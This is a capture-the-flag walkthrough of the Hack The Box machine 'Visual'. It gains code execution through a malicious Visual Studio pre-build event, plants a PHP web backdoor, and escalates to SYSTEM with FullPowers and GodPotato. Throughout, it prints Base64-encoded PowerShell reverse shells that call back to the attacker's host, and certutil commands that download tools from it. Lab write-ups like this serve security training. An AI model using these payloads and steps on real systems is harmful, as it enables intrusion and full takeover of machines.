Description
Visual is a medium Hack The Box machine that features:
- Remote Command Execution via Visual Studio Project
- Pivoting to the Service account via a Web Service
- Privilege Escalation via a Token Impersonation using FullPowers and GodPotato tools
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.234.
$ ping -c 3 10.10.11.234
PING 10.10.11.234 (10.10.11.234) 56(84) bytes of data.
64 bytes from 10.10.11.234: icmp_seq=1 ttl=127 time=40.9 ms
64 bytes from 10.10.11.234: icmp_seq=2 ttl=127 time=40.7 ms
64 bytes from 10.10.11.234: icmp_seq=3 ttl=127 time=40.8 ms

--- 10.10.11.234 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 40.695/40.781/40.881/0.076 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.234 -sS -p- -oN nmap_scan
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.234
Host is up (0.041s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
We get one open port, 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.234 -sV -sC -p80 -oN nmap_scan_ports
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.234
Host is up (0.041s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
|_http-title: Visual - Revolutionizing Visual Studio Builds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
We get one service: a Hypertext Transfer Protocol (HTTP) running on a Apache httpd 2.4.56 server. With WhatWeb tool we can enumerate the technologies of the website.
$ whatweb --log-brief web_techs 10.10.11.234
http://10.10.11.234 [200 OK] Apache[2.4.56], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17], IP[10.10.11.234], OpenSSL[1.1.1t], PHP[8.1.17], Script, Title[Visual - Revolutionizing Visual Studio Builds], X-Powered-By[PHP/8.1.17]
We observe that the OpenSSL version 1.1.1t and PHP version 8.1.17 is used. By visiting the website we can see that it offers a service to compile a .NET 6.0 C# Visual Studio project.

 A Git repository URL can be entered into a form to start the compilation.
 If we create a HTTP server we can see the client used to fetch the Git repository, git 2.41.0.
HTTP request of the Git client:

GET /repository.git/info/refs?service=git-upload-pack HTTP/1.1
Host: 10.10.14.5
User-Agent: git/2.41.0.windows.1
Accept: */*
Accept-Encoding: deflate, gzip, br, zstd
Pragma: no-cache
Git-Protocol: version=2
We can run commands in the remote system by creating a C# project and specifying a pre-build command. First, to create a C# project, we can use a Microsoft’s template. After that we will have a project called ConsoleApp1 and a solution file ConsoleApp1.sln. Inside the ConsoleApp1 folder we find the configuration file, ConsoleApp1.csproj, which is the file we need to modify. We need inside the PropertyGroup, the property PreBuildEvent with the command to run.
Property to add:
<PreBuildEvent>cmd.exe</PreBuildEvent>
Exploitation
In this case, it will be a reverse shell payload in PowerShell (generated from Reverse Shell Generator). So we generate the payload (encoded in Base64).
Powershell reverse shell payload:

powershell.exe -NoProfile -ExecutionPolicy UnRestricted -EncodedCommand JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQAiACwAMQAyADMANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
Now we have the project ready. The next step is to create a Git server (in this case using the Docker’s images of Gitea) to host the Git repository. After deploying a Gitea server we create the repository (in the folder of the project) and then we push it.
$ git init
$ git add .
$ git commit -m "first commit"
$ git remote add origin http://10.10.14.5:3000/giteadm/repository.git
$ git push -u origin master
Finally we can return to the website to enter the repository URL into the form. We will receive a message about the running build.
 After a few seconds, and after creating the listener, we get a reverse shell. We are logged in as the
 enox user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.234] 55189
PS C:\xampp\htdocs\uploads\f99927209ae5b18b904e1643800839> whoami
visual\enox
Post-Exploitation
In addition of the enox user, the Administrator user exists.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.234] 55189
PS ... > net users

User accounts for \\VISUAL

-------------------------------------------------------------------------------
Administrator            DefaultAccount           enox
Guest                    WDAGUtilityAccount
The command completed successfully.
The system is running Microsoft Windows Server 2019 Standard operating system.
PS ... > systeminfo

Host Name:                 VISUAL
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
After doing the enumeration of the services, we find that the NSSM program has created the CompileService service, which executes a PowerShell file.
PS ... > dir "C:\Program Files"
    Directory: C:\Program Files

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
...
d-----        6/10/2023  11:00 AM                nssm-2.24
...

PS ...> Get-WmiObject win32_service | ?{$_.PathName -like '*nssm*'} | select Name, DisplayName, State, PathName

Name           DisplayName    State   PathName
----           -----------    -----   --------
CompileService CompileService Running C:\Program Files\nssm-2.24\win64\nssm.exe

PS ...> "C:\Program Files\nssm-2.24\win64\nssm.exe" get CompileService Application
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

PS ...> C:\Program Files\nssm-2.24\win64\nssm.exe" get CompileService AppParameters
-ExecutionPolicy Bypass -NoProfile -File C:\Users\enox\Documents\compile.ps1
As the web application is stored in the C:\xampp\htdocs\ directory using the XAMPP application we can store a PHP reverse shell to pivote to the Local Service user, which have more privileges, because the application is running as a service.
$ cp /usr/share/webshells/php/simple-backdoor.php .
$ python -m http.server 80
$ nc -nvlp 1235
And then we download the file in the working directory of the remote machine.
PS C:\xampp\htdocs\uploads\f99927209ae5b18b904e1643800839> certutil -urlcache -f http://10.10.14.5/simple-backdoor.php simple-backdoor.php
After that, we make the GET request with the PowerShell reverse shell payload (with the cmd parameter).
http://10.10.11.234/uploads/f99927209ae5b18b904e1643800839/simple-backdoor.php?cmd=powershell%20-e%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQAiACwAMQAyADMANQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
We obtain a shell as the nt authority\local service user after creating a new listener.
$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.234] 49830
PS C:\xampp\htdocs\uploads\f99927209ae5b18b904e1643800839> whoami
nt authority\local service
PS C:\xampp\htdocs\uploads\f99927209ae5b18b904e1643800839> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
We see that the user is logged with a limited set of privileges. To impersonate a token to elevate our privileges we need to recover those. So we will use the FullPowers script to create another reverse shell with the SeImpersonatePrivilege privilege. In our system we download the file, we host it and we create the new listener.
$ wget https://github.com/itm4n/FullPowers/releases/download/v0.1/FullPowers.exe
$ python -m http.server 80
$ nc -nvlp 1236
And in the remote system we get the binary from our system and then we run it with the PowerShell payload.
PS ... > certutil -urlcache -f http://10.10.14.98/FullPowers.exe FullPowers.exe
PS ... > .\FullPowers.exe -z -c "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQAiACwAMQAyADMANgApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="
We receive the shell and now we have the privileges.
$ nc -nvlp 1236
listening on [any] 1236 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.234] 50424

PS C:\Windows\system32> whoami
nt authority\local service
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
After that, to impersonate the session of the nt authority\systemuser we can use the GodPotato tool spawning other reverse shell. In our system we download the tool, we host it and we create the new listener.
$ wget https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe
$ python -m http.server 80
$ nc -nvlp 1237
And in the remote system we get the tool and we run it with the PowerShell payload.
PS ... > certutil -urlcache -f http://10.10.14.5/GodPotato-NET4.exe GodPotato-NET4.exe
PS ... > .\GodPotato-NET4.exe -cmd "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AOQA4ACIALAAxADIAMwA3ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
Finally we are logged as the nt authority\system user.
$ nc -nvlp 1237
listening on [any] 1237 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.234] 51527

PS C:\xampp\htdocs\uploads\f99927209ae5b18b904e1643800839> whoami
nt authority\system
Flags
In the SYSTEM shell we can obtain the user flag and the system flag.
PS ... > type "C:\Users\enox\Desktop\user.txt"
<REDACTED>
PS ... > type "C:\Users\Administrator\Desktop\root.txt"
<REDACTED>